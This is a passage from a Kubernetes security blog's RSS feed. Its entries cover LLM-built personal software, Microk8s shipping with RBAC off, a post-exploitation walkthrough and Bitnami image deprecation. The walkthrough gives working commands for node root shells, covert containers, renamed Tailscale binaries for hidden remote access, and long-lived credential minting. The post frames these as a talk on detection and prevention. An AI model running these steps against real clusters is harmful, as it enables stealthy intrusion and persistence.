&lt;p&gt;From a security standpoint there are lots of likely challenges here :-&lt;/p&gt;

&lt;ul&gt;
  &lt;li&gt;
    &lt;p&gt;Whilst LLMs can write software pretty well, they don’t necessarily do it with security in mind, and even with code reviewing agents (if people use those) it’s likely the security architecture of personal software projects is not going to be great. As an example, while I was writing this blog I realised that the LLM had defaulted to exposing the web UI of BaremetalVMM to all interfaces, which is probably not a good idea (it does have some authentication, but that’s not been tested anything like enough to give me confidence to expose it to untrusted networks)!&lt;/p&gt;
  &lt;/li&gt;
  &lt;li&gt;
    &lt;p&gt;Supply chain and maintenance. When you’re vibecoding software you probably never look at the libraries that the LLM chose to include, so you have really no idea of what your supply chain risks are, and for a lot of people outside the security industry, I doubt they’d think to look into that problem too much.&lt;/p&gt;
  &lt;/li&gt;
  &lt;li&gt;
    &lt;p&gt;Anyone who’s been in IT/IT security for a while will have encountered a “load bearing spreadsheet” or similar. Some system designed by someone who’s a subject matter expert but not an IT professional, which has become crucial for a department or whole company’s operation. With LLM tools, we’re going to see a big increase in this kind of system, and I’d guess a lot of IT teams are going to be handed “personal software” projects to run in production.&lt;/p&gt;
  &lt;/li&gt;
&lt;/ul&gt;

&lt;p&gt;In addition to the security concerns, there are also obvious consequences here to how open source projects will work in future. Any time you have groups of people working together, there’s inevitable friction with differing priorities and approaches, but traditionally, having sets of people working on a project allowed it to advance much more quickly than a solo project.&lt;/p&gt;

&lt;p&gt;That’s no longer really the case, now a solo developer with access to LLMs can create an entire project by themselves quite quickly. Their incentives to work with others are changed, and it could be that we’ll see a proliferation of projects covering the same topic, each run by a single developer or perhaps a small group. As an example, there are now plenty of projects doing similar things to BaremetalVMM.&lt;/p&gt;

&lt;h2 id=&quot;conclusion&quot;&gt;Conclusion&lt;/h2&gt;

&lt;p&gt;Like lots of things in the AI/LLM world, things are moving pretty quickly in the field of personal software. I definitely think this will carry on as a phenomena as it’s solving people’s problems, but I’m not entirely sure it’ll play out well from a security standpoint. Definitely a case of living in interesting times…&lt;/p&gt;
</description>
				<pubDate>Sun, 10 May 2026 07:00:00 +0000</pubDate>
				<link>https://raesene.github.io/blog/2026/05/10/personal-software-and-baremetalvmm/</link>
				<guid isPermaLink="true">https://raesene.github.io/blog/2026/05/10/personal-software-and-baremetalvmm/</guid>
			</item>
		
			<item>
				<title>Variance of defaults - Microk8s RBAC</title>
				<description>&lt;p&gt;One of the points I tend to make in my talks about Kubernetes security is that it’s quite difficult to talk about what the security defaults are, as there are over 150 different Kubernetes distributions and services and each one of them has a different idea of what their security defaults should be.&lt;/p&gt;

&lt;p&gt;I was recently dealing with a really good example of this so I thought it was worth writing up in a little detail, especially as I had mentioned it to a couple of other people in the Kubernetes space who were surprised to hear about it.&lt;/p&gt;

&lt;h2 id=&quot;microk8s-rbac&quot;&gt;Microk8s RBAC&lt;/h2&gt;

&lt;p&gt;&lt;a href=&quot;https://canonical.com/microk8s&quot;&gt;Microk8s&lt;/a&gt; is a Kubernetes distribution from Canonical, which is intended for use in a number of production scenarios. The unusual security default in this case is that, out of the box, it does not enable RBAC in your Kubernetes cluster! If you want to have RBAC enabled you have to enable it as an add-on after installation.&lt;/p&gt;

&lt;p&gt;There are two knock-on effects here. The first is that every user defined with legitimate credentials is automatically given effective &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;cluster-admin&lt;/code&gt; rights to the cluster.&lt;/p&gt;

&lt;p&gt;The second is that, by default, every workload deployed to the cluster will get a service account token, and every one of those service account tokens will be &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;cluster-admin&lt;/code&gt;. So anyone who has access to, or can compromise, a single workload in the cluster will automatically get to be an admin in the cluster!&lt;/p&gt;

&lt;p&gt;One of the trickier aspects of this is that Kubernetes will happily accept (cluster)role and (cluster)rolebinding manifests and create the objects, but those objects just won’t have any effect.&lt;/p&gt;

&lt;p&gt;Of course the correct resolution of this is to ensure that the first action you take after installing Microk8s is to enable RBAC.&lt;/p&gt;

&lt;h2 id=&quot;canonicals-response&quot;&gt;Canonical’s response&lt;/h2&gt;

&lt;p&gt;To me, this is not a good default for Kubernetes security, so before writing it up, I decided to report it to Canonical, with details on why I felt this was not a good default. They were very friendly, but ultimately responded that this was a known and accepted default value. Their exact response was&lt;/p&gt;

&lt;div class=&quot;language-plaintext highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;Microk8s has RBAC disabled by default due to legacy compatibility reasons. RBAC was not initially available when Microk8s was first released, and therefore there are no plans to change this behavior.

There has been a GitHub issue opened regarding this, which you can find here: https://github.com/canonical/microk8s/issues/5400

If RBAC is required, users can run `microk8s enable rbac` after installation. However, the decision to do so ultimately falls on the user, which depends on that particular user&apos;s needs.
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;p&gt;From my perspective this felt a little surprising as Kubernetes has had RBAC enabled by default since (IIRC) 1.8 in 2017. Whilst a commitment to backwards compatibility is admirable, there is a tradeoff here, which is that cluster operators expect to have RBAC working in their clusters, as it does with (AFAIK) every other Kubernetes distribution&lt;/p&gt;

&lt;h2 id=&quot;conclusion&quot;&gt;Conclusion&lt;/h2&gt;

&lt;p&gt;This case illustrates one of the big challenges in Kubernetes security, which is the sheer variety of software we have to deal with. It’s important not to assume that just because a Kubernetes distribution is long-standing and widely used, that it will have hardened defaults.&lt;/p&gt;
</description>
				<pubDate>Wed, 11 Mar 2026 09:00:00 +0000</pubDate>
				<link>https://raesene.github.io/blog/2026/03/11/microk8s-rbac-default/</link>
				<guid isPermaLink="true">https://raesene.github.io/blog/2026/03/11/microk8s-rbac-default/</guid>
			</item>
		
			<item>
				<title>Beyond the surface - Exploring attacker persistence strategies in Kubernetes</title>
				<description>&lt;p&gt;I’ve been doing a talk on Kubernetes post-exploitation for a while now and one of requests has been for a blog post to refer back to, which I’m finally getting around to doing now!&lt;/p&gt;

&lt;p&gt;The goal of this talk is to lay out one attack path that attackers might use to retain and expand their access after an initial compromise of a Kubernetes cluster by getting access to an admin’s credentials. It doesn’t cover all the ways that attackers could do this, but provides one path and also hopefully illuminates some of the inner workings and default settings that attackers might exploit as part of their exploits.&lt;/p&gt;

&lt;p&gt;There’s a recording of the talk &lt;a href=&quot;https://www.youtube.com/watch?v=GtrkIuq5T3M&amp;amp;t=11s&quot;&gt;here&lt;/a&gt; if you prefer videos, the flow is similar but I have simplified a bit for the latest iteration, thanks to &lt;a href=&quot;https://raesene.github.io/blog/2025/05/30/kubernetes-debug-profiles/&quot;&gt;debug profiles&lt;/a&gt;! The general story the talk tells is one where attackers have temporary access to a cluster admin’s laptop where the admin has stepped away to take a call and not locked it, and they have to see how to get and keep access to the cluster before the admin comes back.&lt;/p&gt;

&lt;h3 id=&quot;initial-access&quot;&gt;Initial access&lt;/h3&gt;

&lt;p&gt;One of the first things an attacker might want to do with credentials is get a root shell on a Kubernetes cluster node as a good spot to look for credentials or plant binaries. With Kubernetes that’s very simple to do as there is functionality built in to the cluster to allow for users with the right levels of access to do that quickly via &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;kubectl debug&lt;/code&gt;&lt;/p&gt;

&lt;p&gt;A typical command might look like this (just replace the node name with one from your cluster)&lt;/p&gt;

&lt;div class=&quot;language-plaintext highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;kubectl debug node/gke-demo-cluster-default-pool-04a13cdb-5p8d -it --profile=sysadmin --image=busybox
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;p&gt;An important point from this command is the &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;--profile&lt;/code&gt; switch as it dictates how much access you’ll have to the node. The &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;sysadmin&lt;/code&gt; profile provides the highest level of access, so is the most useful for attackers.&lt;/p&gt;

&lt;h3 id=&quot;executing-binaries&quot;&gt;Executing Binaries&lt;/h3&gt;

&lt;p&gt;Once the attacker has shell access to a node, their next instinct is likely to download tools to run. This might not be as simple as it could be as many Kubernetes distributions lock down the Node OS, setting filesystems as read-only or &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;noexec&lt;/code&gt;. However, all cluster nodes can do one thing… run containers. So if the attacker can download and run a container on the node, they’re likely to be able to run any programs they like!&lt;/p&gt;

&lt;p&gt;Doing this we can take a look at some lesser known features of Kubernetes clusters. In a cluster, all containers are run by a container runtime, typically &lt;a href=&quot;https://containerd.io/&quot;&gt;containerd&lt;/a&gt; or &lt;a href=&quot;https://cri-o.io/&quot;&gt;CRI-O&lt;/a&gt;, and it’s possible to talk directly to those programs if you’re on the node, bypassing the Kubernetes APIs altogether.&lt;/p&gt;

&lt;p&gt;In the talk I start by creating a new containerd namespace using the &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;ctr&lt;/code&gt; tool. Ctr is very useful as it’s always installed (IME) alongside containerd, so you don’t need to get an external client program. We’re creating a containerd namespace to make it a bit harder for someone looking at the host to spot our container. Importantly containerd namespaces have nothing to do with Kubernetes namespaces, or Linux namespaces.&lt;/p&gt;

&lt;div class=&quot;language-plaintext highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;ctr namespace create sys_net_mon
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;p&gt;We create a namespace called &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;sys_net_mon&lt;/code&gt; just to make it a bit less obvious than “attackers were here”!. With the namespace created, the next step is to pull down a container image. The one I’m using is &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;docker.io/sysnetmon/systemd_net_mon:latest&lt;/code&gt; . Importantly the contents of this container image have nothing to do with systemd or network monitoring! From a security standpoint it’s an important thing to remember that outside of the official or verified images, Docker Hub does no curation of image contents, so anyone can call their images anything!&lt;/p&gt;

&lt;div class=&quot;language-plaintext highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;ctr -n sys_net_mon images pull docker.io/sysnetmon/systemd_net_mon:latest
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;p&gt;With the image pulled we can use &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;ctr&lt;/code&gt; to start a container&lt;/p&gt;

&lt;div class=&quot;language-plaintext highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;ctr -n sys_net_mon run --net-host -d --mount type=bind,src=/,dst=/host,options=rbind:ro docker.io/sysnetmon/systemd_net_mon:latest sys_net_mon
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;p&gt;This container provides us with full access to the hosts filesystem and also the host’s network interfaces which is pretty useful for post-exploitation activity. After that it’s just a question of getting a shell in the container.&lt;/p&gt;

&lt;div class=&quot;language-plaintext highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;ctr -n sys_net_mon run --net-host -d --mount type=bind,src=/,dst=/host,options=rbind:ro docker.io/sysnetmon/systemd_net_mon:latest sys_net_mon
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;h3 id=&quot;static-manifests&quot;&gt;Static Manifests&lt;/h3&gt;

&lt;p&gt;Another approach which the attackers could use to run a container on the node is static manifests. Most Kubelets will define a directory on the host which it will load static manifests from. These manifests run a pod without any API server necessary. A handy trick for our attackers is to give their static pod an invalid namespace name, as this prevents it being registered with the API server, so it won’t show up in &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;kubectl get pods -A&lt;/code&gt; or similar. There’s more details on static pods and some of their security oddness on &lt;a href=&quot;https://blog.iainsmart.co.uk/posts/2024-10-13-mirror-mirror/&quot;&gt;Iain Smart’s blog&lt;/a&gt;&lt;/p&gt;

&lt;h3 id=&quot;remote-access&quot;&gt;Remote Access&lt;/h3&gt;

&lt;p&gt;The next problem our attackers have to tackle is retaining remote access to the environment after the admin returns to their laptop. Whilst there are a number of remote access programs available, a lot of the security/hacker related ones will be spotted by EDR/XDR style agents, so an alternative can be using something like &lt;a href=&quot;https://tailscale.com/&quot;&gt;Tailscale&lt;/a&gt;!&lt;/p&gt;

&lt;p&gt;Tailscale has a number of features which are very useful for attackers (in addition to their normal usefulness!). First one is that it can be run with two statically compiled golang binaries that can be renamed. This means that you pick what will show up in the process list of the node. Following the theme of the container image, we use binaries &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;systemd_net_mon_server&lt;/code&gt; and &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;systemd_net_mon_client&lt;/code&gt;&lt;/p&gt;

&lt;p&gt;The first command starts the server&lt;/p&gt;

&lt;div class=&quot;language-plaintext highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;systemd_net_mon_server --tun=userspace-networking --socks5-server=localhost:1055 &amp;amp;
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;
&lt;p&gt;and then we start the client&lt;/p&gt;

&lt;div class=&quot;language-plaintext highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;systemd_net_mon_client up --ssh --hostname cafebot --auth-key=tskey-auth-XXXXX
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;


&lt;p&gt;In terms of network access this will run on only 443/TCP outbound if it uses Tailscale’s DERP network, so that access will probably be allowed in most environments. Also we can use Tailscale’s ACL feature so that our compromised container can’t communicate with any other machines on our Tailnet.&lt;/p&gt;

&lt;p&gt;&lt;img src=&quot;https://raesene.github.io/assets/media/Tailscale-bot-access-control.png&quot; alt=&quot;Tailscale ACLs&quot; /&gt;&lt;/p&gt;

&lt;p&gt;With those services running it should be possible to come back into the container over SSH. Tailscale bundles an SSH server with the program, no SSHD will show as running :)&lt;/p&gt;

&lt;div class=&quot;language-plaintext highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;tailscale ssh root@cafebot
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;h3 id=&quot;credentials---kubelet-api&quot;&gt;Credentials - Kubelet API&lt;/h3&gt;

&lt;p&gt;With remote access achieved, our attackers still need long lasting credentials and also it would be nice if they could probe the cluster without touching the Kubernetes API server, as that might show up in audit logs. So to do this they need access to credentials for a user who can talk to the Kubelet API directly. This runs on every node on 10250/TCP and has no auditing option available.&lt;/p&gt;

&lt;p&gt;In the talk to do this I use &lt;a href=&quot;https://github.com/raesene/teisteanas/&quot;&gt;teisteanas&lt;/a&gt; which creates Kubeconfig based credentials for users using the Certificiate Signing Request (CSR) API. We can create a set of credentials for any user using this approach. For stealth an attacker would likely choose a user which already has rights assigned to it in RBAC, so they don’t have to create any new cluster roles or cluster role bindings. The exact user to use will vary, but in the demos from the talk I use &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;kube-apiserver&lt;/code&gt; which is a user that exists in GKE clusters.&lt;/p&gt;

&lt;div class=&quot;language-plaintext highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;teisteanas -username kube-apiserver -output-file kubelet-user.config
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;p&gt;With that Kubeconfig file in hand and access to the Kubelet port on a host, it’s possible to take actions like listing pods on a node or executing commands in those pods. The easiest way to do this is to use &lt;a href=&quot;https://github.com/cyberark/kubeletctl&quot;&gt;kubeletctl&lt;/a&gt;. So from our container which is running on the node, using the node’s network namespace, we can run something like this&lt;/p&gt;

&lt;div class=&quot;language-plaintext highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;kubeletctl -s 127.0.0.1 -k kubelet-user.config pods
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;h3 id=&quot;csr-api&quot;&gt;CSR API&lt;/h3&gt;

&lt;p&gt;It’s also important to understand a bit about the CSR API as, for attackers, it’s a useful thing to take advantage of. This API exists in pretty much every Kubernetes distribution and can be used to create credentials that authenticate to the cluster, apart from when using EKS as it does not allow that function. Very importantly credentials created via the CSR API can be abused by anyone who has access to the API server. Most managed Kubernetes distributions have chosen to have the Kubernetes API server exposed to the Internet by default, so an attacker who is able to get credentials for a cluster will be able to use them from anywhere in the world!&lt;/p&gt;

&lt;p&gt;The CSR API is also attractive to attackers for a number of reasons :-&lt;/p&gt;

&lt;ul&gt;
  &lt;li&gt;Unless audit logging is enabled and correctly configured there is no record of the API having been used and the credentials having been created.&lt;/li&gt;
  &lt;li&gt;Credentials created by this API cannot be revoked without rotating the certificate authority for the whole cluster, which is a disruptive operation. The &lt;a href=&quot;https://github.com/kubernetes/kubernetes/issues/18982&quot;&gt;GitHub issue related to certificate revocation&lt;/a&gt; has been open since 2015, so it’s likely this will not change now…&lt;/li&gt;
  &lt;li&gt;It’s possible to create credentials for generic system accounts, so even if the cluster operator has audit logging enabled, it could be difficult to identify malicious activity.&lt;/li&gt;
  &lt;li&gt;The credentials tend to be long lived. Whilst this is distribution dependent, generally this is 1-5 years.&lt;/li&gt;
&lt;/ul&gt;

&lt;p&gt;In the demos for the talk we’re running against a GKE cluster, so used the CSR API to generate credentials for the &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;system:gke-common-webhooks&lt;/code&gt; user which has quite wide ranging privileges.&lt;/p&gt;

&lt;div class=&quot;language-plaintext highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;teisteanas -username system:gke-common-webhooks -output-file webhook.config
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;h3 id=&quot;token-request-api&quot;&gt;Token Request API&lt;/h3&gt;

&lt;p&gt;Even if the CSR API isn’t available there’s another option built into Kubernetes that can create new credentials, which is the Token Request API. This is used by Kubernetes clusters to create service account tokens, but there’s nothing to stop an administrator who has the correct rights from using it. Similarly to the CSR API there’s no persistent record (apart from audit logs) that new credentials have been created, and they can be hard to revoke if a system level service account has been used, as the only way to revoke the credential is to delete it’s associated service account.&lt;/p&gt;

&lt;p&gt;The expiry may be less of a problem, depending on the Kubernetes distribution in use, it can vary from 24 hours maximum  to one year, from the managed distributions I’ve looked at.&lt;/p&gt;

&lt;p&gt;In the talk I use &lt;a href=&quot;https://github.com/raesene/tocan/&quot;&gt;tocan&lt;/a&gt; to simplify the process of creating a Kubeconfig file from a service account token.&lt;/p&gt;

&lt;div class=&quot;language-plaintext highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;tocan -namespace kube-system -service-account clusterrole-aggregation-controller
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;p&gt;The service account we clone is an interesting one as it has the “escalate” right, which means it can always become Cluster-admin even if it doesn’t have those rights to begin with. (I’ve written about &lt;a href=&quot;https://raesene.github.io/blog/2020/12/12/Escalating_Away/&quot;&gt;escalate&lt;/a&gt; before)&lt;/p&gt;

&lt;h3 id=&quot;detecting-these-attacks&quot;&gt;Detecting these attacks&lt;/h3&gt;

&lt;p&gt;The talk closes by discussing how to detect and prevent these kind of attacks. For detection there’s a couple of key things to look at&lt;/p&gt;

&lt;ul&gt;
  &lt;li&gt;&lt;strong&gt;Kubernetes audit logs&lt;/strong&gt; - This one is very important. You need to have audit logging enabled with centralized logs and good retention, to spot some of the techniques used here, especially abuse of the CSR and Token Request APIs&lt;/li&gt;
  &lt;li&gt;&lt;strong&gt;Node Agents&lt;/strong&gt; - Having security agents running on cluster nodes could allow for detection of things like the Tailscale traffic, depending on their configuration&lt;/li&gt;
  &lt;li&gt;&lt;strong&gt;Node Logs&lt;/strong&gt; - Generally ensuring that logs on nodes are properly centralized and stored is going to be important, as attackers can leave traces there.&lt;/li&gt;
  &lt;li&gt;&lt;strong&gt;Know what good looks like&lt;/strong&gt; - This one sounds simple but possibly isn’t. If you know what processes should be running on your cluster nodes, you can spot things like “systemd_net_mon” when they show up. What’s tricky here is that every distribution has a different set of management services run by the cloud provider, so it’s not a one off effort knowing what should be there.&lt;/li&gt;
&lt;/ul&gt;

&lt;h3 id=&quot;preventing-these-attacks&quot;&gt;Preventing these attacks&lt;/h3&gt;

&lt;p&gt;There are a couple of key ways cluster admins can reduce the risk of this scenario happening to them,&lt;/p&gt;

&lt;ul&gt;
  &lt;li&gt;&lt;strong&gt;Take your clusters off the Internet!!&lt;/strong&gt; - Exposing the API server this way means you are one set of lost credentials away from a very bad day. Generally managed Kubernetes distributions will allow you to restrict access, but it’s not the default.&lt;/li&gt;
  &lt;li&gt;&lt;strong&gt;Least Privilege&lt;/strong&gt; - In this scenario, the compromised laptop had cluster-admin level privileges, enabling the attackers to move through the cluster easily. If the admin had been using an account with fewer privileges, the attacks might well not have succeeded. Whilst some of the rights used, like node debugging, are probably quite commonly used, others like the CSR API and Token Request API probably shouldn’t be needed in day-to-day administration, so could be restricted.&lt;/li&gt;
&lt;/ul&gt;

&lt;p&gt;To quote &lt;a href=&quot;https://bsky.app/profile/lookitup.baby&quot;&gt;Ian Coldwater&lt;/a&gt;&lt;/p&gt;

&lt;p&gt;&lt;img src=&quot;https://raesene.github.io/assets/media/made-of-stars.png&quot; alt=&quot;Made of stars&quot; /&gt;&lt;/p&gt;

&lt;h3 id=&quot;conclusion&quot;&gt;Conclusion&lt;/h3&gt;

&lt;p&gt;This talk just looks at one path that attackers could take to retain and expand their access to a cluster which they get access to. There are obviously other possibilities, but this can shed some light on some of the ways that Kubernetes works and how to improve your cluster security!&lt;/p&gt;
</description>
				<pubDate>Fri, 12 Sep 2025 09:00:00 +0000</pubDate>
				<link>https://raesene.github.io/blog/2025/09/12/beyond-the-surface/</link>
				<guid isPermaLink="true">https://raesene.github.io/blog/2025/09/12/beyond-the-surface/</guid>
			</item>
		
			<item>
				<title>Bitnami Deprecation</title>
				<description>&lt;p&gt;&lt;strong&gt;Update&lt;/strong&gt; Looks like Bitnami decided to take some more time over this &lt;a href=&quot;https://community.broadcom.com/tanzu/blogs/beltran-rueda-borrego/2025/08/18/how-to-prepare-for-the-bitnami-changes-coming-soon&quot;&gt;details here&lt;/a&gt; and have some 1-day brown outs before removing the repos on Sept 29.&lt;/p&gt;

&lt;p&gt;One constant of modern development environments is the ever increasing number of dependencies, and the problems that come when they get disrupted. Next week there could be a serious disruption in the container image ecosystem as a provider of popular images and helm charts changes their availability and tags.&lt;/p&gt;

&lt;h2 id=&quot;whats-happening&quot;&gt;What’s Happening?&lt;/h2&gt;

&lt;p&gt;&lt;a href=&quot;https://github.com/bitnami/charts/issues/35164&quot;&gt;This Github issue&lt;/a&gt; has most of the details, but it’s a little hard to work out the exact impact from it. The TL;DR. is that Bitnami are moving from freely available images under the Docker Hub Username &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;bitnami&lt;/code&gt; to a split of commercially maintained images under &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;bitnamisecure&lt;/code&gt; and unmaintained legacy images under &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;bitnamilegacy&lt;/code&gt;.&lt;/p&gt;

&lt;p&gt;The exact timing is unclear as the issue mentions &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;gradually move existing ones&lt;/code&gt; to the legacy repository, however the impact is going to start in a week’s time starting August 28th 2025, so it’s clear that organizations using these images will need to take action sooner rather than later.&lt;/p&gt;

&lt;h2 id=&quot;so-whats-the-impact&quot;&gt;So what’s the impact?&lt;/h2&gt;

&lt;p&gt;Well if you’re either directly using images from &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;bitnami&lt;/code&gt;, Helm charts that reference those images, or images that are built off those base images, you need to start using different images pretty quickly or you might find deploys or image builds failing.&lt;/p&gt;

&lt;h2 id=&quot;how-big-of-a-problem-is-this&quot;&gt;How big of a problem is this?&lt;/h2&gt;


&lt;p&gt;After reading this, I thought it could be worth looking at how many pulls these images are getting. Luckily Docker Hub provides pull statistics via their API, so by looking at changes over time we can get a reasonable idea of how many people are going to be affected.&lt;/p&gt;

&lt;p&gt;Looking at pull statistics for popular bitnami images over the course of 6 days we can see that the most popular image &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;kubectl&lt;/code&gt; got 1.86M pulls in that time period, and a large number of images have had over 100K pulls in that time, so it seems like these images are pretty heavily used.&lt;/p&gt;

&lt;p&gt;&lt;img src=&quot;https://raesene.github.io/assets/media/bitnami-stats.png&quot; alt=&quot;bitnami stats&quot; /&gt;&lt;/p&gt;

&lt;h2 id=&quot;conclusion&quot;&gt;Conclusion&lt;/h2&gt;

&lt;p&gt;I’ve long said that, when using container images in production, it’s vitally important that you build and maintain all of your own images, or if you want have some kind of commercial maintenance agreement for them. Relying on freely provided externally managed images is a recipe for problems down the line.&lt;/p&gt;

&lt;p&gt;For now though, the critical point is that everyone using Bitnami images, needs to go and review all their usage and make a fairly rapid plan to address the risk of them breaking in the near future.&lt;/p&gt;
</description>
				<pubDate>Thu, 21 Aug 2025 11:30:00 +0000</pubDate>
				<link>https://raesene.github.io/blog/2025/08/21/bitnami-deprecation/</link>
				<guid isPermaLink="true">https://raesene.github.io/blog/2025/08/21/bitnami-deprecation/</guid>
			</item>
		
			<item>
